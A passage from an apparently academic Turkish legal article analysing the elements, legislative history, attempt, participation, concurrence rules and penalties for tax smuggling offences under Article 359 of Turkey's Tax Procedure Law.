359. maddenin ikinci bendinde; *defter, kayıt ve belgelerin tahrif edilmesi veya gizlenmesi ile yanıltıcı belge düzenlenmesi veya kullanılması fiillerine*, maddi unsurun hareket ögesi olarak yer verilmiştir. Kanun metninde yer alan şekli ile suçun seçimlik hareketli bir suç olduğuna işaret edilmektedir (Hekim, 2013: 100; Üstün, 2001: 301). Bu fıkra hükmünün uygulanmasında, noter tasdik kayıtları veya başkaca suretlerle varlığı sabit olduğu halde, vergi incelemesine yetkili olan kişilere vergi incelemesi sırasında bu defter ve belgelerin ibraz edilmemesi gizleme olarak kabul edilmektedir (Üstün, 2013: 67; Üstün, 2011: 371). Ayrıca gerçek bir işlem ve duruma dayanmakla birlikte bu işlem veya durumu içerik veya miktar olarak gerçeğe uygun olmayan biçimde yansıtan belge ise muhteviyatı itibarıyla yanıltıcı belge olarak kabul edilmektedir. Birinci grup fiiller olarak buraya kadar anlatılan hareketler, kamu düzenini ihlal etme yönünden normal derecede kabul edilmektedir.

İkinci grupta yer alan fiiller kamu düzenini çok ağır derecede ihlal etmektedirler. Bu fiiller, 359. maddenin b fıkrasında düzenlenmiştir. Fıkra kapsamında; *saklama ve ibraz zorunluluğu bulunan ve vergi kanunlarına göre tutulan veya düzenlenen defter, belge ve kayıtların yok edilmesi veya defter sayfalarının yok edilerek yerine başka sayfaların konulması veya hiç sayfa konulmaması ile bu belgelerin asıllarını veya suretlerini tamamen veya kısmen sahte olarak düzenlenmesi veya bu belgelerin kullanılması fiilleri* yer almaktadır. Gerçek bir durum veya işlem olmamasına rağmen varmış gibi düzenlenen belge, sahte belge kabul edilmektedir.

Üçüncü grupta yer alan fiiller ise ikinci grupta yer alan fiiller kadar olmasa da ağır derecede kamu düzenini ihlal etmektedir. Bu fiiller 359. maddenin c fıkrasında düzenlenmiştir. Fıkroda; “*Maliye Bakanlığı ile anlaşmalı olmayan matbaaların belge basması ve bu belgelerin bilerek kullanılması*” kaçakçılık suçunu oluşturan fiiller olarak yer almaktadır.

Hareket temelinde suçlar değişik şekillerde sınıflandırılmakta ve nitelendirilmektedir. Vergi kaçakçılık suçları; icrai hareketle işlenebilmektedir. Seçimlik hareketli suçlardan olup kanuni tarifte yer alan ve yukarıda belirtilen hareketlerden birinin veya birkaçının veya tamamının yapılması ile işlenebilmektedir (Karaarslan, 2006: 125). Kaçakçılık suçunu oluşturan fiiller, 359. maddede sayılmış olduğundan bağlı hareketli suçlar sınıfında yer almaktadır.

2.1.2. Netice

Suçun kanuni tarifinde neticeye yer verilmesi durumunda, netice de maddi unsur içerisinde yer almaktadır. Bu tür suçların tamamlanabilmesi için neticenin gerçekleşmesi şartı aranmaktadır. Eğer suçun kanuni tanımında neticeye yer verilmemişse, bu tür suçların işlenmesiyle dış alemde ortaya çıkan değişikliğin ceza hukuku açısından önem taşımadığı düşünülmektedir (Akbulut, 2016: 277). Yani hareketin yapılması, suçun özünü oluşturan haksızlığın meydana gelmesi için yeterlidir. Netice ile haksızlık arasında ilişki kurulmamıştır.

Kanuni tanımında belirlenen hareketin yapılması ile tamamlanan, ayrıca neticenin gerçekleşmesi şartının aranmadığı suçlara sırf hareket suçları denilmektedir. Vergi kaçakçılık suçlarının oluşması için kanunda belirtilen hareketin yapılması, suçun gerçekleşmesi için yeterli kabul edilmektedir. Dolayısıyla sırf hareket suçlarıdır (Karaarslan, 2006: 125). Bu hareketler neticesinde vergi ziyai suçunun oluşması aranmamaktadır. Ancak, çift defter tutma durumunda vergi kaçakçılık suçunun meydana gelebilmesi, vergi kaybının olması şartına bağlanmıştır (Yavan, 2017: 123).

2.1.3. Nedensellik Bağı

Nedensellik bağı; dış alemde meydana gelen netice ile bu neticeyi doğuran hareket arasında kurulan ilişkiyi belirlemek için kullanılan bir kavramdır. Bu bağ, hareket ile netice arasında kurulduğundan, ceza hukuku bakımından neticenin kanuni suç tanımında yer aldığı suçlarda aranması lazım gelen bir şart olarak meydana çıkmaktadır (Akbulut, 2016: 281).

Vergi kaçakçılık suçları, yukarıda ifade edildiği üzere sırf hareket suçlarından olup, suçun kanuni tanımında bir neticenin gerçekleşmesi aranmamaktadır. Dolayısı ile bu suçlarda illiyet bağı, suçun maddi unsurunun gerçekleşmesi için aranan bir şart değildir. Diğer bir anlatımla bu suçun, neticesinin harekete bitişik suçlardan olması nedeniyle, başkaca bir bağlantı aranmaksızın hareketi gerçekleştiren kişinin cezalandırılması söz konusudur (Yılmaz, 2008: 120).

2.1.4. Kaçakçılık Suçunda Fail ve Mağdur Kavramı ve Konusu

Kural olarak ceza kanunlarında tanımlanan suçları herkes işleyebilir. Bir takım suçların işlenebilmesi için ise, kişilerin özel bir yükümlülük altında bulunmaları ve belirli faillik niteliğine sahip olmaları gerekmektedir. Kanunda insan olmasının dışında faille alakalı herhangi bir belirli ve objektif vasfın arandığı suçlar, özgü suç olarak ifade edilmektedir (Yılmaz, 2008: 10).

Vergi kaçakçılığı suçlarının faili, başta vergi mükellefi ve vergi sorumlusudur. Bu kişilerin yanında suçun faili herkes olabilir. Diğer bir deyişle, vergi mükellefi veya sorumlusu dışında kişiler tarafından da suçun işlenmesi mümkündür. Mesela vergi suçları açısından bazı durumlarda, mükellefin yerine iş ve işlemleri gerçekleştiren veli, vasi ve kayyımın da suçu işleyebilmekte ve suçun faili olabilmektedir. Dolayısıyla kanunda belirtilen fiilleri işleyen herkes suçun faili olarak adlandırılmaktadır (Karaarslan, 2006: 121). Bu sebeple vergi kaçakçılığı suçları özgü suç olarak düzenlenmeyip ceza kanunlarındaki genel kurala uyulmuştur.

Türk Ceza Kanunu'nun 20/2 maddesi uyarınca tüzel kişiler hakkında ceza yaptırımı uygulanması söz konusu olmamaktadır. VUK'nun 333. maddesinde göre ceza sorumluluğunun tüzel kişilerin kanuni temsilcilerine ait olacağı düzenlenmiş olmakla birlikte maddenin son fıkrasında kaçakçılık suçlarına ilişkin olarak 359. maddede belirtilen fiillerin işlenmesi durumunda cezaların fiili işleyen kişiler hakkında uygulanacağı hususu yer almaktadır.

Suçun mağduru, suçun konusunun ait olduğu kişi olarak adlandırılmakla birlikte haksızlığa uğramış kişi manasında kullanılmaktadır (Akbulut, 2016: 337). Mağdursuz bir suç olması söz konusu olmayıp her suçun mutlaka bir mağduru olmalıdır. Mağdur olarak da gerçek kişiler kabul edilmekte, tüzel kişiler mağdur olamayıp ancak suçun işlenmesi sebebiyle zarar gören durumunda bulunabilmektedirler (Özgenç, 2008: 209).

Ceza hukukunda mağdur, belirli bir kişi veya kişiler olabileceği gibi toplumu oluşturan tüm kişiler de olabilir. Suçun konusunun bir veya birden fazla kişiye ait olması durumunda mağdur, bu kişi veya kişilerdir. Eğer suçun konusu belirli kişi veya kişilere ait değilse, toplumu oluşturan herkes mağdur konumundadır (Koca ve Üzülmüş, 2014: 107). Vergi suçları da ekonomik düzene karşı işlenen suçlardan olup belirli kişi veya kişilerin mağdur olması söz konusu değildir. Dolayısıyla vergi kaçakçılık suçlarının mağduru toplumu oluşturan herkeştir. Devlet, suçtan zarar gören konumundadır.

Konu üzerindeki etkisine bakımından haksızlıklar, tehlike veya zarar suçları olarak tasnif edildiğinden, ayrıca konusuz suç olmadığı için konu da maddi unsur içerisinde yer almaktadır (Akbulut, 2016: 215). Suçun konusu; suçun, hareketin yöneldiği eşya ya da kişinin varlığıdır. 359. maddede üç fıkra halinde belirtilen vergi kaçakçılık suçları için suçun konusu, vergi kanunlarına göre tutulmuş veya düzenlenmiş olan, saklama ve ibraz mecburiyeti bulunan defter, kayıt ve belgelerdir. Yalnız çift defter tutma durumunda, bu defterlerin dışında kalan, hesap ve işlemlerin kaydedildiği özel defter ve belgeler ile diğer kayıt ortamları suçun konusunu oluşturmaktadır.

2.2. Manevi Unsur

Ceza hukuku bağlamında failin fiilinden dolayı sorumlu tutulabilmesi için bu fiil ile maddi bağının yanında manevi ilişkisinin de olması gerekmektedir (Erdemir, 2016: 20; Üstün, 2001: 295). Manevi unsur tespit edilemediği müddetçe suçun mevcudiyetinden söz edilemez. Manevi unsurun,

kast ve taksir olarak iki şekli vardır. Suçun oluşması için kural olarak kastın varlığı aranmaktadır. Ancak kanunda özel olarak bir suçun taksirle işlenebileceği belirtilirse manevi unsur olarak taksir kabul edilmektedir.

Vergi kaçakçılık suçlarının manevi unsuru kasttır. Kanunda açıkça düzenlenmiş olmadığından fiilin taksirli hali suç oluşturamaz. Dolayısı ile vergi kaçakçılık suçlarının oluşabilmesi için kanunda belirtilen fiiller kasten işlenmelidir. Ayrıca kanuni tanımda yer verilmediği için suçun hangi amaç ve saik ile gerçekleştirildiğinin de bir önemi yoktur.

2.3. Hukuka Aykırılık Unsuru

Kanunda belirtilen fiilin gerçekleştirilmesi, yani suçun oluşması için maddi ve manevi unsurların yanında bu fiilin aynı zamanda hukuka aykırılık teşkil etmesi gerekmektedir (Şimşek, 2007: 111; Üstün, 2001: 295). Diğer bir ifadeyle somut olayda, kanuni tarife uygun hareketi hukuka uygun hale getiren hukuka uygunluk sebeplerinden birinin bulunmaması lazımdır.

TCK’nda düzenlenen hukuka uygunluk sebepleri; “*kanun hükmünün yerine getirilmesi, meşru savunma, ilgilinin rızası ve hakkın kullanılmasıdır*”. Ayrıca kanunda düzenlenmemesine rağmen yükümlülüklerin çatışması da hukuka uygunluk sebepleri arasında kabul edilmektedir (Akbulut, 2016: 463). Vergi kaçakçılık suçları açısından sayılan sebeplerden hiçbiri böyle bir özellik arz etmemektedir.

Kusurluluğu etkileyen durumlardan olan zorunluluk hali, vergi kaçakçılık suçları açısından özellik arz etmektedir. Zorunluluk hali Türk Ceza Kanunu’nun 25. maddesinin 2. fıkrasında; “*bir kişinin kendisine veya başkasına yönelmiş, gerçekleşen, gerçekleşmesi ya da tekrar etmesi kesin haksız bir saldırıyı o andaki durum ve şartlara göre saldırıyla orantılı olarak defetmek zorunluluğu ile suç işlemesi*” olarak düzenlenmiştir.

Vergi kaçakçılık suçları açısından, mükellefin iflas etmesi halinde böyle bir tehlike söz konusu olabileceği düşünülmektedir. Mükellefin vergisini tam olarak beyan edip ödemesine, ödevlerini yerine getirmesine rağmen konjonktürel daralma veya depresyon gibi sosyal ve siyasi sebeplerle iflas tehlikesinden kurtulmak için kaçakçılık fiillerini gerçekleştirmesi durumunda zorunluluk halinin gerçekleştiği ileri sürülmektedir (Şimşek, 2007: 112).

3. Kaçakçılık Suçlarının Kanunlardaki Değişiklikler Çerçevesinde Değerlendirilmesi

Kaçakçılık suçlarının, farklı kanuni düzenlemelerle yapısal değişimler geçirdiği görülmektedir. 1961 yılında kabul edilen VUK’nun ilk halinde kaçakçılık, kabahat olarak düzenlenmekteydi. Kaçakçılığın meydana gelebilmesi için vergi ziyayı oluşması şartı aranmaktaydı. Ceza mahkemelerinde yargılanacak suçlar arasında ise hileli vergi suçu yer almaktaydı. 2365 sayılı Kanun ile hileli vergi suçu kaldırılmış ve kaçakçılık suçu yeniden düzenlenmiştir. Kısaca bu değişiklik sonrasında kaçakçılık hem kabahat hem de cürüm olmuştur. Hileli vergi suçu yerine cürüm olarak yapılandırılan kaçakçılığın iki önemli sonucu ortaya çıkmıştır. Bunlardan ilki failin mükellef veya sorumlu ile sınırlandırılması, yani üçüncü kişilerin fail olmaktan çıkarılmasıdır. İkincisi ise kaçakçılık cürümünün hileli vergi suçunu oluşturan fiillere ek olarak kasten işlenmek şartıyla vergi ziyasına sebebiyet veren her fiille işlenebilmesidir (Akçaoğlu, 2015).

1994 yılında kabul edilen 4008 sayılı Kanun ile kaçakçılık suç olarak tanımlanmış, ancak hem cürüm hem kabahat olarak iki ayrı ceza uygulanması devam etmiştir. 1998 yılında kabul edilen 4369 sayılı Kanun ile VUK’nda yapılan değişiklikler neticesinde kaçakçılık suçları bakımından önemli düzenlemelere gidilmiştir. Öncelikle kabahat cürüm ayırımına geri dönmüştür. Bu kanunla 359. maddede vergi ziyayı ile ilişkilendirilmiş bir kabahatten arındırılmış sadece cürüm içeren bir kaçakçılık suçu düzenlenmiştir (Akçaoğlu, 2015). 2004 yılında kabul edilen 5237 sayılı TCK’nda, özellikle suçun unsurları bakımından farklı bir sistematik benimsendiği görülmektedir. 2008 yılında kabul edilen 5728 sayılı Kanunun 276. maddesiyle VUK’nun kaçakçılık suçunu düzenleyen 359. maddesi yeniden kaleme alınmıştır.

3.1. Suçun Unsurlarının Değerlendirilmesi

Kanunların etkinliğinin sağlanabilmesi amacıyla vergi suç ve cezaları getirilmiştir. Bazı suçların ceza mahkemelerinde yargılanması, kişiler açısından kanuni bir güvence oluşturmaktadır. Kaçakçılık suçları da Vergi Usul Kanunu’nda öngörülen eylemlerden dolayı ceza hukuku kapsamında kalan yaptırımlardandır¹.

¹ Anayasa Mahkemesi’nin 15.08.1995 tarihli E. 1995/21 ve K. 1995/36 sayılı kararı (http://www.kararlaryeni.anayasa.gov.tr/Karar/Content/a2e168e2-0239-484e-818a-8bbb7e7330fd?excludeGereke=False&words_Only=False) (13.03.2018).

Türk Ceza Kanunu ile Kabahatler Kanununa uyum sağlayabilmek için 5728 sayılı Kanun ile kaçakçılık suçunun fiillerinde düzenlemeler yapılmıştır. Buna göre kaçakçılık suçu fiilleri farklı hürriyeti bağlayıcı cezaların öngörüldüğü şekilde üç grup altında düzenlenmiştir.

Vergi kaçakçılık suçları, topluma karşı işlenen suçlardan olduğu için, suç olarak kanunda belirtilen fiillerin de kamu düzenini belirli ölçüde ihlal etmesi söz konusudur. VUK 359. maddede, kamu düzenini ihlal derecesine göre kaçakçılık suçunu oluşturan fiiller üç ayrı grupta düzenlenmiştir. Bu fiiller Tablo 1’de gösterilmiştir.

Tablo 1: Kaçakçılık Suçunu Oluşturan Fiiller ve Karşılığında Öngörülen Cezalar

Kaçakçılık Suçu Fiilleri		Kamu Düzeninin İhlali	Cezası
VUK m. 359/a	-Hesap ve Muhasebe Hileleri Yapılması -Gerçek Olmayan veya Kayda Konu İşlemlerle İlgisi Bulunmayan Kişiler Adına Hesaplar Açılması -Çift Defter Tutulması -Defter, Kayıt ve Belgelerin Tahrif Edilmesi veya Gizlenmesi -Yanıltıcı Belge Düzenlenmesi veya Kullanılması	Normal İhlal Eden Fiiller	18 aydan 3 yıla kadar hapis
VUK m. 359/b	- Defter, Kayıt ve Belgelerin Yok Edilmesi - Defter Sayfalarının Kopartılarak Yok Edilmesi - Sahte Belge Düzenlenmesi veya Kullanılması	Çok Ağır İhlal Eden Fiiller	3 yıldan 5 yıla kadar hapis
VUK m. 359/c	- Maliye Bakanlığı ile Anlaşmalı Olmayan Matbaaların Belge Basması ve Bu Belgelerin Bilerek Kullanılması	Ağır İhlal Eden Fiiller	2 yıldan 5 yıla kadar hapis

Kaynak: (Şenyüz ve diğ., 2016: 252)

5728 sayılı Kanun değişikliği öncesinde ise kaçakçılık suçları 359. maddede iki fıkra halinde düzenlenmiş bulunmaktaydı. Her iki fıkra da ikişer bent halinde kaçakçılık suçlarını oluşturan fiillere yer verilmişti. 359. maddenin a fıkrasında belirtilen fiiller aynı kalmakla beraber düzenleme öncesinde b fıkrasının ikinci bendini oluşturan fiiller 5728 sayılı Kanun ile beraber c fıkrası olarak düzenlenmiştir. Değişiklik öncesinde a fıkrasında belirtilen suçlar için belirlenen yatırım altı aydan üç yıla kadar hapis cezasıyken b fıkrasında belirtilen fiiller için on sekiz aydan üç yıla kadardır. Değişiklikle vergi kaçakçılık suçları Tablo 1’de gösterilen şekilde kamu düzenini ihlal derecesine göre farklılaşan yaptırımlara sahip üç grup halinde düzenlenmiştir.

Düzenleniş biçimi olarak “zarar suçu” olarak düzenlenen vergi kaçakçılık suçları 4369 sayılı Kanun ile yapılan değişiklik sonucunda, günümüz itibarıyla “tehlike suçu”² görünümüne bürünmüştür. Zira fiilin gerçekleştirilmesi suçun oluşumu için yeterlidir. Suç neticesinde vergi ziyanının oluşması şartı aranmamaktadır. Bu değişikliğin ardından, hapis cezası gerektiren bir fiilin VUK’nda düzenlenme nedenini açıklama imkânının neredeyse bulunmadığı; hazineyi kayba uğratmayan hatta daha fazla vergi ödenmesine sebebiyet veren fiillerin kaçakçılık suçunu oluşturmalarının mümkün hale geldiği görülmektedir (Akkaya, 2008: 33-34).

Burada, 359. maddede yer alan “vergi matrahının azalması sonucunu doğuracak şekilde” ifadesine değinmek gerekmektedir. Bu durumun çoğu zaman vergi ziyayı olduğu kabul edilse de iki kavram eş değildir. Bazı durumlarda bir vergi ziyanının olduğundan bahsedilemese de vergi matrahının azalmasından bahsedilebilir.

² Zarar suçu, “işlenen fiil sonucunda hukukun koruduğu kamusal veya özel nitelikli bir menfaatin ihlal edilmesidir”. Zarar suçlarının kanun ile düzenlenmesinin gerekçesi yaşama, malvarlığı ve vücut bütünlüğü korumaktır. Adam öldürme, hırsızlık, yaralama gibi suçlar bu kapsamda birer zarar suçudur. Tehlike suçu ise, “hukukun koruduğu hak veya menfaatlerin kısmen veya tamamen ihlal edilmesidir” (Bayraklı, 2011: 58).

Kaçakçılık suçunun tehlike değil zarar suçu olarak öngörülmesi, yani vergi ziyayı oluşması şartı aranmasının fayda sağlayacağı da düşünülmektedir. Zira idari yaptırım uygulanması için vergi ziyayı aranırken cezai yaptırım için vergi ziyayı şartına gerek olmaması çelişki olarak görülmektedir. Ayrıca çift defter tutmaya ilişkin vergi matrahının azalması ile ilgili hükmün vergi azalmasını hedefleyecek şekilde düzenlenmesi hazineyi daha çok koruyan bir ara çözüm olarak ifade edilmektedir (Akçaoğlu, 2015).

Tüzel kişilere karşı işlenen suçlarda mağdurun tüzel kişi olduğu yönünde görüşler de bulunmaktadır. Bu görüşe göre; ekonomik suçlardan³ olan vergi suçlarının işlenmesiyle ekonomik düzenin bozulmasına sebep olunduğundan, düzeni sağlama yetkisine sahip olan devlet hem suçtan zarar gören hem de mağdurdur (Taşdelen, 2010: 23-26). Devletin suçun mağduru olabileceği yönündeki görüşler, devleti hak süjesi olarak kabul eden eski anlayışın bir yansıması olduğu gerekçesiyle eleştirilmiştir (Özgenç, 2008: 210). Toplumun geneline yönelik suçlarda toplumu oluşturan herkesin suçun mağduru konumundadır. Vergi kaçakçılık suçlarında da mağdur devlet değil toplumu oluşturan herkeştir.

VUK'nun tüzel kişilerin sorumluluğunu düzenleyen 333. maddesinin 4369 sayılı Kanun ile değişikliğe uğramadan önceki halinde hürriyeti bağlayıcı cezanın kanuni temsilciye verileceği hükmü yer almaktaydı. Değişiklik sonrasında 359. maddede düzenlenen fiillerin işlenmesi durumunda 359 ve 360. maddelerde belirtilen cezaların fiilleri işleyenler hakkında uygulanacağı düzenlenmiştir. Bu hükümle vergi kaçakçılığı suçları için objektif sorumluluk yerine cezaların şahsiliği ilkesi benimsenmiştir (Aydoğdu, 2009: 51-52).

4369 sayılı Kanun ile kaçakçılık suçunu düzenleyen madde metninde yer alan bilerek ve kasten ibareleri kaldırılmıştır. Ancak madde metninden bu ibarelerin kaldırılmış olması, artık kaçakçılık suçları için kastın aranmadığı anlamına gelmemektedir. Suçun manevi unsurunu incelerken de belirttiğimiz gibi suçun oluşabilmesi için kural olarak kastın varlığı aranmaktadır. Ayrıca Yeni Türk Ceza Kanunu'nda kusurluluk manevi unsur içerisinde yer almamakta, suçun unsurları içerisinde değerlendirilmemektedir.

Doktrinde zorunluluk hali ve yetkili merciin emrini hukuka aykırılık sebepleri arasında kabul eden görüşler bulunmasına rağmen bizim de katıldığımız görüşe göre sayılan durumlar kusurluluğu etkileyen haller arasında yer almaktadır. Bu ayrımın uygulamada çok büyük önemi bulunmaktadır. Zira kusurluluk, suçun unsurları arasında olmayıp, suçun oluşmasına da etkisi bulunmamaktadır. Suç oluştuktan sonra faile ceza verilmesi aşamasında değerlendirilmektedir⁴.

3.2. Vergi Kaçakçılık Suçlarının Özel Görünüş Biçimlerinin Değerlendirilmesi

Vergi kaçakçılık suçlarının özel görünüş şekilleri teşebbüs, iştirak ve içtimadır. Bu özel hallere yer verilmesi suçların etkilerinin ortaya konması açısından önem teşkil etmektedir.

3.2.1. Teşebbüs

Vergi suçlarına teşebbüs hükümleri kanunlar ile değişikliğe tabi tutulmuştur. 4008 sayılı Kanun ve 4369 sayılı Kanun ile teşebbüs hükümlerinde düzenlemeler yapılmıştır. 4369 sayılı Kanun ile VUK'nun *kaçakçılığa teşebbüs suçunun* tanımı başlıklı 358. maddesi kaldırılmıştır. Bu özel düzenleme kaldırıldığı için kaçakçılık suçlarında teşebbüs durumunun belirlenmesi için Türk Ceza Kanunu'nda yer alan genel düzenlemeler suçun elverişliliği ölçüsünde uygulanacaktır.

İcrasına başlandıktan sonra elde olmayan nedenlerle tamamlanamayan suçlara, teşebbüs aşamasında kalmış suçlar denir. Teşebbüs, suçun icra hareketine başlanması ile tamamlanması arasında mümkündür (Hakeri, 2011: 390; Üstün ve Şişman, 2009: 147).

Vergi kaçakçılık suçları sırf hareket suçları olmakla birlikte farklı türden hareketleri bünyesinde barındırdığı için, bu hareketlerden her biri için teşebbüs durumunun belirlenmesi gerekir. Zira sırf hareket suçlarının teşebbüse elverişli olup olmaması, hareketin bölünüp bölünmemesine göre belirlenir (Hakeri, 2011: 416). Bu sebeple kaçakçılık suçlarının işlenebilmesi için kanunda belirtilen fiiller, teşebbüse elverişlilik bakımından incelenecektir.

359. maddenin a ve b fıkralarında düzenlenen; hesap ve muhasebe hileleri yapılması, gerçek olmayan veya kayda konu işlemlerle ilgisi bulunmayan kişiler adına hesaplar açılması, çift defter

³ Aslında hukuk sistemimizde herhangi bir suç tipini tanımlayan bir ifade olmamakla birlikte ekonomik suç, "toplumun herhangi bir ekonomik menfaatinin ihlal edilmesiyle ortaya çıkan suçları" tanımlamakta kullanılmaktadır (Şenyüz, 2016: 328).

⁴ Kusurluluk ile ilgili ayrıntılı bilgi için bkz. (Özgenç, 2008: 343-403).

tutulması, defter, kayıt ve belgelerin tahrif edilmesi veya gizlenmesi, yanıltıcı belge düzenlenmesi veya kullanılması, defter, kayıt ve belgelerin yok edilmesi, defter sayfalarının kopartılarak yok edilmesi, sahte belge düzenlenmesi veya kullanılması fiillerinin parçalara bölünmesi mümkün değildir. Dolayısı ile bu tür fiillerle işlenen vergi kaçakçılık suçlarına teşebbüs de mümkün değildir.

359. maddenin c fıkrasında yer alan Maliye Bakanlığı ile anlaşmalı olmayan matbaaların belge basması fiilinde ise, belge basma hareketi kural olarak parçalara bölünebilmektedir. Zira belge basımı, belirli bir sıraya göre birbirini takip eden birçok aşamadan oluşmaktadır. Dolayısı ile kaçakçılık suçunun bu fiille işlenmesi durumunda, suça teşebbüs mümkün olabilecektir. Basılan bu belgelerin bilerek kullanılması fiiliyle kaçakçılık suçunun işlenmesi durumunda da suçun maddi hareketleri parçalara bölündüğünden kaçakçılık suçuna teşebbüs mümkün olmaktadır (Bayraklı ve Bozdağ, 2010: 30).

3.2.2. İştirak

İştirak; tek bir kişi tarafından meydana getirilebilen suçların, birden fazla kişinin dâhiliyle işlenmesi anlamında kullanılan bir ceza hukuku kavramıdır (Akbulut, 2016: 592). İştirakte bir suçun, irade birliği ve suça katkı sağlanarak birlikte daha kolay ve daha hızlı işlenmesi söz konusudur. Sağlanan kolaylık neticesinde suça katılan kişiler de bu suçtan sorumlu tutulmaktadır (Bayraklı, 2017a: 2).

Vergi kaçakçılık suçlarında iştirak müessesinin uygulanması ile ilgili olarak VUK'nun 360. maddesinde özel bir düzenleme yer almaktadır. Bu madde hükmünden de açıkça anlaşıldığı üzere vergi kaçakçılık suçlarını işleyen kişiler TCK hükümlerine göre değerlendirilecektir (Yavan, 2017: 126). Ancak; kaçakçılık suçuna iştirak edenlerin suçun işlenmesinde menfaati bulunmaması durumunda TCK'nda yer alan iştirak hükümlerine göre verilecek cezanın yarısı indirilecektir. Burada yer alan “*menfaati bulunması*” kavramı, suça iştirak edenlerden her birinin kendisine ait vergi ziyaına neden olacak bir hareketinin bulunması anlamına gelmektedir (Hekim, 2013: 47; Üstün ve Şişman, 2009: 144-145).

Vergi suçlarında iştirak konusu asıl olarak 1998 yılına kadar 4369 sayılı Kanun ile yürürlükten kaldırılmadan önce VUK 338. maddesi ile düzenlenmişti. Bu maddede; ayrı ayrı menfaat gözetmek koşuluyla birden fazla kişinin kaçakçılık yaptıkları veya kaçakçılığa teşebbüs kabul edilen fiilleri irtikap ettikleri veya beraber işledikleri durumunda her biri hakkında iştirak ettikleri suçlar için kanunda öngörülen cezaların uygulanacağı belirtilmişti. İştirakçiler için maddi menfaat gözetme şartı aranması, vergilendirme işlemlerinden başlayan ve vergi idaresiyle devam eden bir hukuki silsileyi oluşturmaktadır.

360. maddenin 2008 yılında 5728 sayılı kanunla yapılan değişiklikten önceki halinde suça iştirak eden faillerden her birinin ne şekilde cezalandırılacağına yer verilmekteydi. Ancak Türk Ceza Kanunundaki temel suç ve ceza hükümleri ile özel kanunlarda yer verilen suç ve cezaya ilişkin hükümlerin birbiri ile ahenkli hale getirilmesi amacıyla değişiklik sonrası VUK'nda kaçakçılık suçu için yer alan özel düzenleme kaldırılmıştır. Cezalarda indirim başlığı altında yukarıda bahsettiğimiz düzenleme getirilmiştir. Sonuç olarak vergi kaçakçılık suçlarına iştirak edenler TCK'nda yer alan iştirak hükümlerine göre cezalandırılacaktır (Üstün ve Ünsal, 2008: 117).

3.2.3. İctima

Suçlarda içtima, hem suç hem de ceza politikalarını ilgilendiren bir konudur. Ceza hukukunda egemen olan prensip uyarınca faile gerçekleştirdiği fiil sayısına göre suç ve ceza verilmelidir. Bu belirleme gerçek içtima olarak ifade edilmektedir (Özgenç, 2008: 497). Bir kişinin birden fazla suç işlemesi halinde bu suçların hepsi için ayrı ayrı sorumluluk tayin edilmediği, bu suçlardan biri üzerinden ceza hukuku neticelerinin tespit edildiği durumlara ise suçların içtimaı denilmektedir. Bu gibi durumlarda gerçek içtima hükümleri uygulanmamaktadır (Akbulut, 2016: 658). TCK'na göre suçların birleşmesi, dört şekilde düzenlenmiştir. Bunlar; *bileşik suç, zincirleme suç, aynı neviden fikri içtima ve farklı neviden fikri içtimadır*.

Vergi kaçakçılık suçları açısından içtima hükümlerinin incelenmesinde VUK'nda yer alan düzenlemeler de göz önünde tutularak değerlendirme yapılmalıdır. Vergi kaçakçılık suçlarında içtima, türlerine göre ayrı ayrı ele alınacaktır.

Bileşik suç, “*fail tarafından gerçekleştirilen fiilin biri diğerinin unsurunu ya da ağırlaştırıcı sebebini oluşturan birden fazla suç oluşturmastır*” (Tabak, 2015: 1). Kaçakçılık suçları incelendiğinde, biri diğerinin unsurunu ya da ağırlaştırıcı sebebini oluşturan fiillere rastlanmamaktadır.

Bu nedenle kaçakçılık suçlarının bileşik suç açısından elverişli olmadığı söylenebilir (Bayraklı, 2017b: 11).

Zincirleme suç; *“failin aynı suçu belirli aralıklarla birden çok defa gerçekleştirdiği suçlara”* verilen isimdir (Tabak, 2015: 1). Vergi kaçakçılık suçlarının zincirleme suç açısından TCK’nda belirtilen şartların varlığı halinde birleşmeye elverişli olduğu söylenebilir (Bayraklı, 2017b: 11; Üstün ve Şişman, 2009: 151).

Farklı neviden fikri içtima; *“bir fiilin aynı zamanda kanunda tipik olarak düzenlenmiş iki farklı suç normunu ihlal etmesidir”*. Aynı neviden fikri içtima ise; *“failin bir fiili ile aynı suçu birden fazla kişiye karşı işlemesidir”* (Tabak, 2015: 1). Vergi kaçakçılık suçları açısından fikri içtima hükümlerinin uygulanabilmesi için 359. maddede düzenlenen fiillerin başka kanunlarda da suç olarak düzenlenmiş olması gerekir. Bu sebeple vergi kaçakçılık suçları açısından fikri içtima hükümlerinin kolay uygulanacağını söylemek zordur (Bayraklı, 2017b: 14).

3.3. Kaçakçılık Suçunun Yaptırımı

Vergi suçu işleyenlere karşı uygulanan yaptırım vergi cezasıdır. VUK’nun 331. maddesinde vergi cezası; *“vergi kanunlarında yer alan hükümlere aykırı hareket edenlere verilen ceza”* olarak düzenlenmiştir. Kaçakçılık suçundaki hareket unsuru ile vergi ziyayı kabahatinin ağır nitelikli filleri karşılaştırıldığında fillerin birbiri ile neredeyse örtüştüğü anlaşılmaktadır. Ancak vergi kaçakçılık suçları, nitelik olarak adli vergi suçları olması sebebiyle vergi ziyayı kabahatinden ayrılmaktadır. Bu farklılığın temel kaynağı ise vergi ziyayı kabahati için netice olarak vergi ziyasına sebep olma şartı aranırken, kaçakçılık suçunda sadece hareketin işlenmesinin dahi yeterli olmasıdır (Şenyüz, 2016: 379). Bahsedilen bu özellik, verilecek cezaların da ayrıştırılmasına da yansımaktadır. Kaçakçılık suçları için asıl yaptırım, hürriyeti bağlayıcı cezadır. Bununla birlikte, suçun aynı zamanda vergi ziyayı oluşturması durumunda hürriyeti bağlayıcı cezanın yanında mali nitelikli cezaların verilmesi de mümkün olmaktadır.

Vergi suçları içinde yer alan vergi kaçakçılık suçu genel kanun olan TCK dışında, özel bir kanun olan VUK’nda düzenlenmiştir. Hukuk âleminde genel kanundan ayrı olarak özel bir kanunda suç ve cezalara ilişkin hükümlere yer verilmesinin onun suç olma vasfını bozmayacağı açık bir şekilde hükmedilmiştir. Vergi suçlarına temel olarak özel kanun olan VUK’da düzenleme getirilmiş, ancak VUK’da hüküm bulunmayan durumlarda ise genel kanun olan TCK’daki hükümlerin uygulanacağı ifade edilmiştir.

